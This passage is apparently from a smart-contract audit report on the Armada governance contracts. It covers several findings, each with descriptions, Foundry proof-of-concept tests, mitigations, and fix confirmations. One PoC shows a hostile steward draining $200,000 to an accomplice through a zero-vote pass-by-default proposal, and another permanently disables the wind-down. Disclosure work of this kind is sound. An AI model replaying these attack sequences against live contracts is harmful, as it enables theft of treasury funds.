/// larger single-call payouts at weaker defences.
///
/// Treasury config: $2,000,000 USDC, outflow limit = 10% = $200,000 per window.
/// PoC demonstrates $200,000 extracted in a single stewardSpend with no votes cast.
contract PoC_StewardSpendClassificationBypass is Test, GovernorDeployHelper {
```

```

ArmadaGovernor public governor;
ArmadaToken public armToken;
TimelockController public timelock;
ArmadaTreasuryGov public treasury;
TreasurySteward public stewardContract;
MockUSDC public usdc;

address public deployer = address(this);
address public hostileSteward = address(0x57E);           // elected via captured governance
address public accomplice = address(0xBEEF);             // steward spend recipient

// Dummy addresses parked with ARM to simulate realistic exclusion set.
address public dummyCrowdfund = address(0xC00FD);
address public dummyRevenueLock = address(0x9E7EE);
address public dummyRedemption = address(0x8E4ED);

// Realistic launch ARM distribution.
uint256 constant TOTAL_SUPPLY = 12_000_000e18;
uint256 constant TREASURY_ARM = 7_800_000e18;
uint256 constant REVENUE_LOCK_ARM = 2_400_000e18;
uint256 constant CROWDFUND_ARM = 0;
uint256 constant REDEMPTION_ARM = 0;

uint256 constant TWO_DAYS = 2 days;
uint256 constant SEVEN_DAYS = 7 days;
uint256 constant FOURTEEN_DAYS = 14 days;

// Treasury + per-attack drain size.
uint256 constant TREASURY_USDC = 2_000_000e6;           // $2,000,000
uint256 constant SPEND_AMOUNT = 200_000e6;             // $200,000 = 10% of treasury
uint256 constant FIVE_PCT_THRESHOLD = 100_000e6;        // $100,000 = 5% classification line

function setUp() public {
    // --- Deploy ---
    address[] memory emptyArr = new address[](0);
    timelock = new TimelockController(TWO_DAYS, emptyArr, emptyArr, deployer);

    armToken = new ArmadaToken(deployer, address(timelock));
    treasury = new ArmadaTreasuryGov(address(timelock));
    governor = _deployGovernorProxy(
        address(armToken),
        payable(address(timelock)),
        address(treasury)
    );
    stewardContract = new TreasurySteward(address(timelock));

    // --- ARM whitelist + distribution ---
    address[] memory whitelist = new address[](3);
    whitelist[0] = deployer;
    whitelist[1] = hostileSteward;
    whitelist[2] = address(governor);
    armToken.initWhitelist(whitelist);

    armToken.transfer(address(treasury), TREASURY_ARM);
    armToken.transfer(dummyRevenueLock, REVENUE_LOCK_ARM);

    // --- Governor wiring ---
    address[] memory excluded = new address[](3);
    excluded[0] = dummyCrowdfund;
    excluded[1] = dummyRevenueLock;
    excluded[2] = dummyRedemption;
    governor.setExcludedAddresses(excluded);
    governor.setStewardContract(address(stewardContract));
}

```



```

vm.roll(block.number + 1);

timelock.grantRole(timelock.PROPOSER_ROLE(), address(governor));
timelock.grantRole(timelock.EXECUTOR_ROLE(), address(governor));

// --- USDC treasury seed + config ---
usdc = new MockUSDC();
usdc.mint(address(treasury), TREASURY_USDC);

// Outflow: 10% per 1-day window. SPEND_AMOUNT fits exactly.
vm.prank(address(timelock));
treasury.initOutflowConfig(address(usdc), 1 days, 1000, 0, 0);

// Steward budget: authorise USDC for steward spending with a generous per-window cap.
vm.prank(address(timelock));
treasury.addStewardBudgetToken(address(usdc), SPEND_AMOUNT, 1 days);

// --- Install hostile steward ---
// WHY: simulates the outcome of a successful 30%-quorum Extended proposal that
// elected this steward. The PoC assumes this prerequisite is met; the bug under
// test is what the steward can extract ONCE installed, not how they got there.
vm.prank(address(timelock));
stewardContract.electSteward(hostileSteward);
}

// =====
// PoC: hostile steward drains 10% of treasury at pass-by-default Steward rules
// =====

function test_PoC_StewardSpendDrainsWithoutAnyVotes() public {
    // --- Sanity: SPEND_AMOUNT is 2x the 5% classification threshold ---
    assertEq(SPEND_AMOUNT, 200_000e6);
    assertGt(SPEND_AMOUNT, FIVE_PCT_THRESHOLD, "SPEND_AMOUNT exceeds 5% Extended threshold");

    // --- Sanity: equivalent distribute would be force-classified Extended ---
    // WHY: establishes the asymmetry - distribute() of the same amount gets the
    // 30%-quorum Extended treatment; stewardSpend() of the same amount stays Steward.
    // Give a separate comparer enough delegated ARM to clear PROPOSAL_THRESHOLD
    // (5000 ARM) and submit the distribute baseline.
    bytes4 distSel = bytes4(keccak256("distribute(address,address,uint256)"));
    address comparer = address(0xC0FFEE);
    armToken.transfer(comparer, 10_000e18);
    vm.prank(comparer);
    armToken.delegate(comparer);
    vm.roll(block.number + 1);

    {
        address[] memory t = new address[](1); t[0] = address(treasury);
        uint256[] memory v = new uint256[](1);
        bytes[] memory c = new bytes[](1);
        c[0] = abi.encodeWithSelector(distSel, address(usdc), accomplice, SPEND_AMOUNT);

        vm.prank(comparer);
        uint256 distPid = governor.propose(ProposalType.Standard, t, v, c, "distribute baseline");

        (, ProposalType distType, , , , , ) = governor.getProposal(distPid);
        assertEq(uint256(distType), uint256(ProposalType.Extended),
            "baseline: 10% distribute is force-classified Extended");
    }

    // --- ATTACK: hostile steward proposes stewardSpend of SPEND_AMOUNT ---
    // ZERO votes will be cast. Pass-by-default gives the spend to accomplice.

```



```

address[] memory tokens = new address[](1); tokens[0] = address(usdc);
address[] memory recipients = new address[](1); recipients[0] = accomplice;
uint256[] memory amounts = new uint256[](1); amounts[0] = SPEND_AMOUNT;

vm.prank(hostileSteward);
uint256 attackPid = governor.proposeStewardSpend(
    tokens, recipients, amounts, "steward quarterly spend"
);

(, ProposalType attackType, , , , , ) = governor.getProposal(attackPid);
assertEq(uint256(attackType), uint256(ProposalType.Steward),
    "attack: proposal classified as Steward (not Extended)");

// Steward proposals have 0-day voting delay. They open Active immediately.
assertEq(uint256(governor.state(attackPid)), uint256(ProposalState.Active),
    "Steward proposal active immediately post-propose");

// --- Advance past the 7-day voting window. Cast NOTHING. ---
vm.warp(block.timestamp + SEVEN_DAYS + 1);

// --- ASSERTION: pass-by-default succeeds with zero votes ---
// state() for Steward: defeated ONLY if quorum met AND majority against.
// With 0 votes cast, quorum is not met, so the proposal is NOT defeated.
assertEq(uint256(governor.state(attackPid)), uint256(ProposalState.Succeeded),
    "pass-by-default: silence approves - 0 votes yield Succeeded");

// --- Queue + 2-day execution delay + execute ---
governor.queue(attackPid);
assertEq(uint256(governor.state(attackPid)), uint256(ProposalState.Queued));

vm.warp(block.timestamp + TWO_DAYS + 1);

uint256 accompliceBefore = usdc.balanceOf(accomplice);
uint256 treasuryBefore = usdc.balanceOf(address(treasury));
governor.execute(attackPid);
uint256 accompliceAfter = usdc.balanceOf(accomplice);
uint256 treasuryAfter = usdc.balanceOf(address(treasury));

// --- Profit realisation ---
uint256 drained = accompliceAfter - accompliceBefore;
uint256 treasuryLoss = treasuryBefore - treasuryAfter;

assertEq(drained, SPEND_AMOUNT, "accomplice received full SPEND_AMOUNT");
assertEq(treasuryLoss, SPEND_AMOUNT, "treasury lost SPEND_AMOUNT");
assertEq(drained, 200_000e6, "drained $200,000 = 10% of $2M treasury");

emit log_named_uint("steward votes cast (FOR)", 0);
emit log_named_uint("steward votes cast (AGAINST)", 0);
emit log_named_uint("amount drained (6-dec USDC)", drained);
emit log_named_uint("drain as bps of $2M treasury", (drained * 10_000) / TREASURY_USDC);
emit log_named_uint("treasury remaining (6-dec USDC)", treasuryAfter);
}
}

```

Run with: `forge test --match-test test_PoC_StewardSpendDrainsWithoutAnyVotes -vv`

Two legs. Baseline: an equivalent `distribute(usdc, accomplice, $200,000)` is force-classified Extended, confirming the protocol DOES gate 10%-of-treasury distributions at the strong-defence bar. Attack: the hostile steward calls `proposeStewardSpend(usdc, accomplice, $200,000)`, the proposal classifies as Steward, zero votes are cast over the 7-day window, state resolves to Succeeded, queue + 2-day exec delay + execute transfers \$200,000 to the accomplice. Recorded drain = 1000 bps of treasury.

Recommended Mitigation: Two changes:

1. Aggregate the 5% check across both selectors in `_classifyProposal`. Currently only `DISTRIBUTE_SELECTOR` triggers the amount check and only per-call. Sum amounts per token across ALL calldatas for both `DISTRIBUTE_SELECTOR` AND `STEWARD_SPEND_SELECTOR`; if any token's aggregate exceeds $(\text{balanceOf}(\text{treasuryAddress}) * \text{TREASURY_EXTENDED_THRESHOLD_BPS}) / 10000$, return `Extended`. Combined with the existing defense-in-depth re-check at :716, this automatically caps each `stewardSpend` proposal at $\leq 5\%$ of treasury, halving the per-attack ceiling from 10% to 5% and matching the distribute bar.

```
// Sketch: combined aggregation for DISTRIBUTE and STEWARD_SPEND
address[] memory tokens_ = new address[](calldatas.length);
uint256[] memory sums_ = new uint256[](calldatas.length);
uint256 tokenCount_;
for (uint256 i = 0; i < calldatas.length; i++) {
    if (calldatas[i].length < 100) continue;
    bytes4 sel = bytes4(calldatas[i]);
    if (sel != DISTRIBUTE_SELECTOR && sel != STEWARD_SPEND_SELECTOR) continue;
    (address tok, , uint256 amt) = _decodeTokenRecipientAmount(calldatas[i]);
    bool found;
    for (uint256 k = 0; k < tokenCount_; k++) {
        if (tokens_[k] == tok) { sums_[k] += amt; found = true; break; }
    }
    if (!found) { tokens_[tokenCount_] = tok; sums_[tokenCount_] = amt; tokenCount_++; }
}
for (uint256 k = 0; k < tokenCount_; k++) {
    uint256 bal = IERC20(tokens_[k]).balanceOf(treasuryAddress);
    if (bal > 0 && sums_[k] > (bal * TREASURY_EXTENDED_THRESHOLD_BPS) / 10000) {
        return ProposalType.Extended;
    }
}
```

2. Extend `_checkOutflowFeasibility` to validate `stewardBudgets[token].limit` for `STEWARD_SPEND_SELECTOR` calldatas so infeasible steward proposals revert at queue time rather than burn a 2-day timelock slot and revert at execute.

Mitigation (1) is also the natural fix for the batch-split distribute attack pattern - the same aggregation logic closes both the per-call AND per-selector gaps in one change. A residual drain channel remains after the fix: a hostile steward under a 180-day term can still extract up to $(0.95)^{16} * B \approx 44\%$ of treasury via sequential sub-5% proposals. That is the structural consequence of having large treasury spending paths under outflow caps and is bounded by the same guards (SC veto, monitoring, steward removal proposal).

Armada: Implemented the budget feasibility check in commit [a6cadbc](#) and updated spec to note that the 5% Extended classification rule does not apply to `stewardSpend`.

Cyfrin: Verified.

7.2.4 Governance enabling ARM transfers permanently bricks ArmadaWindDown and ArmadaRedemption

Description: `ArmadaWindDown::_executeWindDown` at `contracts/governance/ArmadaWindDown.sol:220-234` calls `IArmadaTokenWindDown(armToken).setTransferable(true)` unconditionally at :225. The token's `setTransferable` at `contracts/governance/ArmadaToken.sol:158-167` reverts via `require(!transferable, "ArmadaToken: transfers already enabled")` at :164 when transfers have already been enabled.

`specs/ARM_TOKEN.md:162-167` describes two independent paths to enable transfers:

Two paths, both irreversible:

1. **Governance proposal.** ARM holders vote to enable transfers. There are no predeclared conditions - holders decide when.
2. **Wind-down trigger.** `triggerWindDown()` automatically calls `setTransferable(true)` as a side effect.

Once governance executes path 1 (the spec-expected post-crowdfund "global transfer unlock"), the next attempt at either wind-down path runs `_executeWindDown` whose unconditional `setTransferable(true)` reverts on the already-enabled token. `triggered` and `triggerTime` are never set.

The spec describes these paths as independent and does not prescribe ordering. The code's strict revert turns "already satisfied" into "never satisfiable."

Impact: Once the spec-expected global transfer unlock has executed (a normal post-crowdfund governance action), the protocol's spec'd termination mechanism is permanently disabled:

- `ArmadaWindDown::triggerWindDown` (permissionless) reverts forever
- `ArmadaWindDown::governanceTriggerWindDown` (timelock) reverts forever
- `ArmadaWindDown::sweepToken` and `sweepETH` are unreachable (`triggered == false`)
- `ArmadaRedemption::redeem` is unreachable (`triggerTime == 0` fails the check at `ArmadaRedemption.sol:135-140`)
- `ArmadaTreasuryGov::transferTo` and `transferETHTo` (wind-down-only) are unreachable

Tokens are not directly lost: treasury USDC/ETH/other assets remain spendable via standard governance proposals (`ArmadaTreasuryGov::distribute`, `stewardSpend`).

The bug is permanent and irreversible. `setTransferable` is one-way per specs/`ARM_TOKEN.md:403`; `ArmadaWindDown` is deployed via `new` without UUPS upgradeability, so no code-level recovery path exists post-deployment.

Proof of Concept: Add the following test to `test-foundry/solace-pocs/PoC_PreEnabledTransferableBricksWindDown.t.sol`:

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaWindDown.sol";
import "../contracts/governance/ArmadaToken.sol";
import "../contracts/governance/ArmadaGovernor.sol";
import "../contracts/governance/ArmadaTreasuryGov.sol";
import "../contracts/governance/ShieldPauseController.sol";
import "../contracts/governance/ArmadaRedemption.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";
import "../helpers/GovernorDeployHelper.sol";

contract MockRevenueCounterWindDown {
    uint256 public recognizedRevenueUsd;
    function setRevenue(uint256 _r) external { recognizedRevenueUsd = _r; }
}

contract MockUSDCWindDown is ERC20 {
    constructor() ERC20("Mock USDC", "USDC") {}
    function mint(address to, uint256 amount) external { _mint(to, amount); }
}

contract PoC_PreEnabledTransferableBricksWindDownTest is Test, GovernorDeployHelper {
    ArmadaWindDown public windDown;
    ArmadaToken public armToken;
    ArmadaGovernor public governor;
    ArmadaTreasuryGov public treasury;
    ShieldPauseController public pauseController;
    MockRevenueCounterWindDown public revenueCounter;
    ArmadaRedemption public redemption;
    TimelockController public timelock;
    MockUSDCWindDown public usdc;

    address public deployer = address(this);
```

```

address public alice = address(0xA11CE);
address public randomUser = address(0xCAFE);
address public revenueLock = address(0xABCD);
address public crowdfund = address(0xCF00);

uint256 constant TOTAL_SUPPLY = 12_000_000 * 1e18;
uint256 constant TWO_DAYS = 2 days;
uint256 constant REVENUE_THRESHOLD = 10_000 * 1e18;
uint256 constant WIND_DOWN_DEADLINE = 1_798_761_600;

function setUp() public {
    vm.warp(1_700_000_000);

    address[] memory proposers = new address[](0);
    address[] memory executors = new address[](0);
    timelock = new TimelockController(TWO_DAYS, proposers, executors, deployer);

    armToken = new ArmadaToken(deployer, address(timelock));
    treasury = new ArmadaTreasuryGov(address(timelock));
    governor = _deployGovernorProxy(
        address(armToken), payable(address(timelock)), address(treasury)
    );
    pauseController = new ShieldPauseController(address(governor), address(timelock));
    revenueCounter = new MockRevenueCounterWindDown();
    usdc = new MockUSDCWindDown();

    redemption = new ArmadaRedemption(
        address(armToken), address(treasury), revenueLock, crowdfund
    );

    windDown = new ArmadaWindDown(
        address(armToken), address(treasury), address(governor),
        address(redemption), address(pauseController), address(revenueCounter),
        address(timelock), REVENUE_THRESHOLD, WIND_DOWN_DEADLINE
    );

    armToken.setWindDownContract(address(windDown));
    vm.startPrank(address(timelock));
    governor.setWindDownContract(address(windDown));
    pauseController.setWindDownContract(address(windDown));
    treasury.setWindDownContract(address(windDown));
    vm.stopPrank();

    timelock.grantRole(timelock.PROPOSER_ROLE(), address(governor));
    timelock.grantRole(timelock.EXECUTOR_ROLE(), address(governor));

    address[] memory whitelist = new address[](4);
    whitelist[0] = deployer; whitelist[1] = address(treasury);
    whitelist[2] = address(governor); whitelist[3] = alice;
    armToken.initWhitelist(whitelist);

    armToken.transfer(address(treasury), TOTAL_SUPPLY * 65 / 100);
    armToken.transfer(alice, TOTAL_SUPPLY * 20 / 100);
    usdc.mint(address(treasury), 500_000e6);
}

function test_PoC_governanceUnlockBricksBothWindDownPaths() public {
    // Step 1: governance executes the spec-expected global transfer unlock.
    // Simulated by pranking the timelock - same caller a successful proposal would use.
    assertFalse(armToken.transferable(), "transfers initially restricted");
    vm.prank(address(timelock));
    armToken.setTransferable(true);
    assertTrue(armToken.transferable(), "transfers globally enabled by governance");
}

```

```

// Step 2: permissionless wind-down trigger reverts even with conditions met.
vm.warp(WIND_DOWN_DEADLINE + 1);
revenueCounter.setRevenue(REVENUE_THRESHOLD - 1);

vm.expectRevert(bytes("ArmadaToken: transfers already enabled"));
vm.prank(randomUser);
windDown.triggerWindDown();

// Step 3: governance-triggered wind-down also reverts.
vm.expectRevert(bytes("ArmadaToken: transfers already enabled"));
vm.prank(address(timelock));
windDown.governanceTriggerWindDown();

// Step 4: wind-down state is permanently un-triggered.
assertFalse(windDown.triggered(), "wind-down permanently un-triggered");
assertEq(windDown.triggerTime(), 0, "triggerTime never set");

// Step 5: ArmadaRedemption::redeem is unreachable - triggerTime gate fails forever.
redemption.setWindDown(address(windDown));
assertEq(windDown.triggerTime(), 0, "redemption gate condition unreachable");
}
}

```

Run with: `forge test --match-path "test-foundry/solace-pocs/PoC_PreEnabledTransferableBrick-sWindDown.t.sol" -vv`

Recommended Mitigation: Make the `setTransferable(true)` call inside `_executeWindDown` idempotent so the wind-down sequence's post-condition is satisfied without requiring the call to perform a state transition:

```

// contracts/governance/ArmadaWindDown.sol:225
- IArmadaTokenWindDown(armToken).setTransferable(true);
+ if (!IArmadaTokenWindDown(armToken).transferable()) {
+     IArmadaTokenWindDown(armToken).setTransferable(true);
+ }

```

This requires adding `transferable()` to the `IArmadaTokenWindDown` interface (already a public state variable on the token).

Alternative: relax the token-side check at `ArmadaToken.sol:164` to a no-op when already enabled (silently succeed instead of reverting). This is more invasive because it changes the token contract's external behavior contract.

Spec text at `ARM_TOKEN.md:162-167` and `GOVERNANCE.md:627-628` should also be updated to clarify ordering: the wind-down sequence's "transfers enabled" requirement is a post-condition (transfers must be enabled when wind-down completes), not a precondition (transfers must be disabled when wind-down begins).

Armada: Fixed in commit [90b225c](#).

Cyfrin: Verified.

7.2.5 Steward-budget and outflow setters classified flat-Extended instead of directional; steward can frontrun cuts

Description: `GOVERNANCE.md` mandates directional classification for parameter setters: tightening (revoke / restrict) is Standard; loosening (grant / expand) is Extended. The classifier "must read the current value and compare against the proposed value to determine whether the change is loosening or tightening" (`GOVERNANCE.md:220-222`).

`ArmadaGovernor::initialize` at `contracts/governance/ArmadaGovernor.sol:372-378` registers all six relevant setters as flat-Extended regardless of direction (selector registrations are inline in the initializer; the full registration block spans :339-417):

```

extendedSelectors[bytes4(keccak256("addStewardBudgetToken(address,uint256,uint256))")] = true;

```

```

extendedSelectors[bytes4(keccak256("updateStewardBudgetToken(address,uint256,uint256)"))] = true;
extendedSelectors[bytes4(keccak256("removeStewardBudgetToken(address)"))] = true;
extendedSelectors[bytes4(keccak256("setOutflowWindow(address,uint256)"))] = true;
extendedSelectors[bytes4(keccak256("setOutflowLimitBps(address,uint256)"))] = true;
extendedSelectors[bytes4(keccak256("setOutflowLimitAbsolute(address,uint256)"))] = true;

```

`_classifyProposal` at :1120–1164 performs no directional comparison; it returns `ProposalType.Extended` whenever the selector hits `extendedSelectors`. The spec at `GOVERNANCE.md`:188, 211, 290–291, 295, 337–340 requires:

Setter	Loosening (Extended)	Tightening (Standard)
Steward budget	Add token, increase limit, extend window	Remove token, decrease limit, shorten window
Outflow limit / window	Increase limit, extend window	Decrease limit, shorten window

Impact: The misclassification inverts the spec's "tightening is easy, loosening is hard" principle (`GOVERNANCE.md`:188) and creates a frontrun window against community-driven steward-budget cuts.

Proposal lifecycles (from `proposalTypeParams` at `ArmadaGovernor.sol`:289–328):

- `ProposalType.Extended`: 2d voting delay + 14d voting + 7d execution delay = **23 days**, 30% quorum
- `ProposalType.Standard`: 2d voting delay + 7d voting + 2d execution delay = **11 days**, 20% quorum
- `ProposalType.Steward`: 0d voting delay + 7d voting + 2d execution delay = **9 days**, pass-by-default

When the community votes to cut the steward's budget (via `updateStewardBudgetToken` or `removeStewardBudgetToken`), the cut is queued as `Extended` (23 days). The steward's own `proposeStewardSpend` lifecycle is 9 days. In the 14-day gap the steward submits multiple steward-spend proposals at the OLD limit; each that completes before the cut's timelock execute drains from the OLD `budget.limit`. After cut activation the per-token `budget.limit` is reduced live and any remaining steward-spends revert if exceeding it, but anything already executed is sunk cost.

Steward budgets are not subject to a lazy-activation buffer: `addStewardBudgetToken`, `updateStewardBudgetToken` and `removeStewardBudgetToken` write `stewardBudgets[token]` immediately at `ArmadaTreasuryGov.sol`:191, 209–210, 220–221, so the proposal classification is the only governance-side protection against the race.

Under the spec-mandated `Standard` classification (11 days, 20% quorum), the cut would lag the steward by 2 days rather than 14, closing the practical frontrun window.

The same drift on the three `setOutflow*` setters delays community-driven outflow tightening identically, but the impact is reduced because the loosening direction additionally carries the 24-day `LIMIT_ACTIVATION_DELAY` buffer (`ArmadaTreasuryGov.sol`:64); the governance bar for the tightening direction is still wrong per spec.

Recommended Mitigation: In the selector-registration block within `initialize`:

- Keep `addStewardBudgetToken` in `extendedSelectors` (always loosening)
- Move `removeStewardBudgetToken` from `extendedSelectors` to `standardSelectors` (always tightening)
- Move `updateStewardBudgetToken` from `extendedSelectors` to `standardSelectors` (the directional check inside `_classifyProposal` returns `Extended` on loosening)
- Apply the same move to `setOutflowWindow`, `setOutflowLimitBps`, `setOutflowLimitAbsolute` (each can go either way; directional check returns `Extended` on loosening)

In `_classifyProposal`, give the `targets` parameter a name (currently anonymous at :1122) and add directional decoding before the existing `extendedSelectors[selector]` check. Reuse the byte-copy decode pattern already in the function at :1146–1149, or factor it into a helper:

```

if (selector == bytes4(keccak256("updateStewardBudgetToken(address,uint256,uint256)"))) {
    (address token, uint256 newLimit, uint256 newWindow) = _decodeAddrUintUint(calldatas[i]);
    (uint256 currentLimit, uint256 currentWindow, ) =
        IArmadaTreasuryGovBudget(treasuryAddress).stewardBudgets(token);
}

```



```

    if (newLimit > currentLimit || newWindow > currentWindow) return ProposalType.Extended;
    continue; // tightening or no-op: this calldata does not force Extended; classification proceeds via
    ↪ remaining iterations and `declaredType`
}

```

Where `IArmadaTreasuryGovBudget` is a small interface declaring function `stewardBudgets(address)` external view returns (uint256 limit, uint256 window, bool authorized) (matching the auto-getter on `ArmadaTreasuryGov::stewardBudgets`). Apply the same shape to `setOutflowWindow`, `setOutflowLimitBps`, `setOutflowLimitAbsolute`. These require a new reader on `ArmadaTreasuryGov` exposing the raw `OutflowConfig` fields (`windowDuration`, `limitBps`, `limitAbsolute`); the existing `IArmadaTreasuryOutflow::getOutflowStatus` is insufficient because it returns only the derived `effectiveLimit` (`= max(pctLimit, limitAbsolute)`) floored against `floorAbsolute`), and `_outflowConfigs` is internal at `ArmadaTreasuryGov.sol:84`.

Per `GOVERNANCE.md:195`, mixed-direction calldata batches default to `Extended`. The pattern preserves this naturally: any calldata that hits the loosening branch returns `Extended` early, so a batch containing one loosening call short-circuits the whole batch to `Extended`.

Armada: Fixed in commit [596ee8c](#) by:

- `removeStewardBudgetToken` always standard since tightening
- `addStewardBudgetToken` remains always extended since loosening
- `updateStewardBudgetToken` remains always extended, over-constraining until a future governance upgrade

Cyfrin: Verified.

7.2.6 `ArmadaWindDown::triggerWindDown` can permissionlessly initiate wind-down even when revenue target has been met

Description: `RevenueCounter::syncStablecoinRevenue` must be called to sync `RevenueCounter::recognizedRevenueUsd` - important protocol decisions should not be made prior to calling `syncStablecoinRevenue` since they could be processed using a stale revenue figure.

`ArmadaWindDown::triggerWindDown` calls `RevenueCounter::recognizedRevenueUsd` without first calling `syncStablecoinRevenue` to sync the revenue, then triggers the wind-down if enough time has elapsed and the revenue is insufficient:

```

function triggerWindDown() external {
    require(!triggered, "ArmadaWindDown: already triggered");
    require(block.timestamp > windDownDeadline, "ArmadaWindDown: deadline not passed");
    require(
        // @audit no revenue sync, uses stale figure
        revenueCounter.recognizedRevenueUsd() < revenueThreshold,
        "ArmadaWindDown: revenue meets threshold"
    );
    _executeWindDown();
}

```

Impact: Wind-down can be permissionlessly triggered even though the actual revenue target has been met.

Recommended Mitigation: In `ArmadaWindDown::triggerWindDown` call `RevenueCounter::syncStablecoinRevenue` before reading `recognizedRevenueUsd`. Consider changing `syncStablecoinRevenue` to return the updated `recognizedRevenueUsd` to save the additional external call and storage read.

Alternatively if there is a risk that `syncStablecoinRevenue` will revert and block the wind-down, consider a solution such as:

```

function triggerWindDown() external {
    require(!triggered, "ArmadaWindDown: already triggered");
    require(block.timestamp > windDownDeadline, "ArmadaWindDown: deadline not passed");
    + try IRevenueCounterSync(address(revenueCounter)).syncStablecoinRevenue() {} catch {}
    require(
        revenueCounter.recognizedRevenueUsd() < revenueThreshold,

```



```

        "ArmadaWindDown: revenue meets threshold"
    );
    _executeWindDown();
}

```

Armada: Fixed in commit [09e4016](#) using the alternative solution to prevent wind-down from being bricked if `syncStablecoinRevenue` reverts.

Cyfrin: Verified.

7.2.7 ArmadaGovernor::setExcludedAddresses lacks add path; follow-on RevenueLock cohorts permanently inflate quorum

Description: `specs/REVENUE_LOCK.md §11` commits to a single launch instance ("The revenue-gated lock mechanism is a one-time launch construct... No need to extend `delegateOnBehalf` authorization beyond the two launch contracts"). The codebase contradicts this in two places: `scripts/deploy_revenue_lock_cohort.ts` deploys additional `RevenueLock` instances reusing the existing `ArmadaToken` and `RevenueCounter`, and `ArmadaToken::addAuthorizedDelegator` natspec at `contracts/governance/ArmadaToken.sol:133-136` explicitly names "follow-on `RevenueLock` cohorts" as the use case.

The drift produces a concrete bug. The token side has add-only paths for new cohorts (`addToWhitelist`, `addAuthorizedDelegator`), but `ArmadaGovernor::setExcludedAddresses` at `contracts/governance/ArmadaGovernor.sol:424-436` is one-shot and locked permanently after first call; no `addExcludedAddress` companion exists. Every follow-on cohort's ARM balance therefore counts in `snapshotEligibleSupply` at `contracts/governance/ArmadaGovernor.sol:854-865`, inflating the quorum denominator with no on-chain recovery path. Spec invariant X-4 ("ARM held by crowdfund, revenueLock, treasury, redemption contributes 0 to `getVotes` and 0 to quorum eligibleSupply") silently breaks for any cohort beyond the genesis one.

Files:

- `contracts/governance/ArmadaGovernor.sol:424-436` (`setExcludedAddresses` is one-shot, no add path)
- `contracts/governance/ArmadaGovernor.sol:854-865` (`_initProposal` reads `_excludedFromQuorum` for quorum denominator)
- `contracts/governance/ArmadaToken.sol:133-136` (`addAuthorizedDelegator` natspec endorses follow-on cohorts)
- `scripts/deploy_revenue_lock_cohort.ts` (deploys additional `RevenueLock` cohorts)
- `specs/REVENUE_LOCK.md §11` (disclaims follow-on cohorts)

Impact: Each follow-on cohort permanently raises every proposal's quorum bar by `cohort_balance * quorumBps / 10000`. For Standard (20% quorum) and a 1M ARM cohort that is an extra 200k ARM of turnout required per proposal forever. Recovery requires a UUPS upgrade adding `addExcludedAddress`; the upgrade is Extended (30% quorum) and faces the same inflated denominator. Multiple cohorts compound and there is no mechanism short of upgrade to undo it.

Recommended Mitigation: Two equally valid resolutions; pick one and reconcile both sides of the drift.

Option 1 - support cohorts. Add a timelock-only `addExcludedAddress` companion mirroring `ArmadaToken::addAuthorizedDelegator`, and update `specs/REVENUE_LOCK.md §11` plus AG-3 / AG-4 to acknowledge cohorts:

```

function addExcludedAddress(address addr) external {
    if (msg.sender != address(timelock)) revert Gov_NotTimelock();
    if (addr == address(0)) revert Gov_ZeroAddress();
    if (addr == treasuryAddress) revert Gov_TreasuryAlreadyExcluded();
    _excludedFromQuorum.push(addr);
    emit ExcludedAddressAdded(addr);
}

```

Option 2 - drop cohorts. Delete scripts/deploy_revenue_lock_cohort.ts and remove the cohort reference from ArmadaToken::addAuthorizedDelegator natspec at contracts/governance/ArmadaToken.sol:133-136. Keep specs/REVENUE_LOCK.md §11 and the locked exclude set as-is.

Armada: Fixed in commit [4bc7476](#) using the suggested addExcludedAddress while also preventing duplicates.

Cyfrin: Verified.

7.2.8 ArmadaGovernor::queue, execute **don't gate on** windDownActive, **allowing in-flight proposals to complete after wind-down**

Description: ArmadaGovernor::queue, execute (contracts/governance/ArmadaGovernor.sol:903-940, 943-970) only check proposal lifecycle state. Only propose and proposeStewardSpend block on windDownActive. Any proposal that reached Succeeded before ArmadaWindDown::_executeWindDown flipped windDownActive can still be queued and executed afterward.

For ProposalType.Steward, the per-execution checks (stewardContract != address(0), proposer == currentSteward, isStewardActive()) all keep returning true after wind-down because _executeWindDown does not call TreasurySteward::removeSteward or zero currentSteward; isStewardActive() then stays true until the 180-day term expires.

Impact: Two invariant violations stem from the same missing gate:

1. GOVERNANCE.md:671 ("Governance is permanently disabled. ... The steward role is void.") is broken - Succeeded steward proposals can be queued and executed after wind-down activates.
2. distribute or stewardSpend proposals targeting ARM that were Succeeded pre-trigger can execute post-trigger and move ARM out of the treasury. This (a) violates GOVERNANCE.md:632 ("Treasury ARM has no distribution mechanism after wind-down - it remains locked permanently"), and (b) breaks redemption sequential correctness (GOVERNANCE.md:651) because ArmadaRedemption::circulatingSupply (contracts/governance/ArmadaRedemption.sol:196-203) reads armToken.balanceOf(treasury) live; a mid-sequence treasury ARM drop grows circulatingSupply and shrinks the per-ARM share for every subsequent redeemer, so late redeemers receive materially less than early ones.

Recommended Mitigation: Gate both functions on windDownActive:

```
function queue(uint256 proposalId) external {
+   if (windDownActive) revert Gov_GovernanceEnded();
   if (state(proposalId) != ProposalState.Succeeded) revert Gov_NotSucceeded();
   ...
}

function execute(uint256 proposalId) external payable nonReentrant {
+   if (windDownActive) revert Gov_GovernanceEnded();
   if (state(proposalId) != ProposalState.Queued) revert Gov_NotQueued();
   ...
}
```

Armada: Fixed in commit [a0ff412](#).

Cyfrin: Verified.

7.2.9 ArmadaGovernor::resolveRatification **ejects live** securityCouncil **slot, not the SC that issued the veto**

Description: ArmadaGovernor::resolveRatification (contracts/governance/ArmadaGovernor.sol:614-615) reads the live securityCouncil storage slot at resolve time and zeros it on majority AGAINST:

```
if (majorityAgainst) {
    address oldSC = securityCouncil;
    securityCouncil = address(0);
    ...
    emit SecurityCouncilEjected(ratificationId);
}
```

```

    emit SecurityCouncilUpdated(oldSC, address(0));
}

```

The slot is mutable via `setSecurityCouncil` (:559-563, timelock-gated and registered in `extendedSelectors` at :348), so its value at resolve time can differ from its value when the veto fired.

When the SC vetoes a queued proposal at `veto` (:570-593), `_createRatificationProposal` (:642-668) calls `_initProposal` which writes `p.proposer = msg.sender` at :837. The vetoing SC's identity is therefore preserved on-chain as the ratification proposal's proposer field, but `resolveRatification` does not consult it. The accountability target the spec promises - eject the SC that issued the veto - is recoverable but ignored by the implementation.

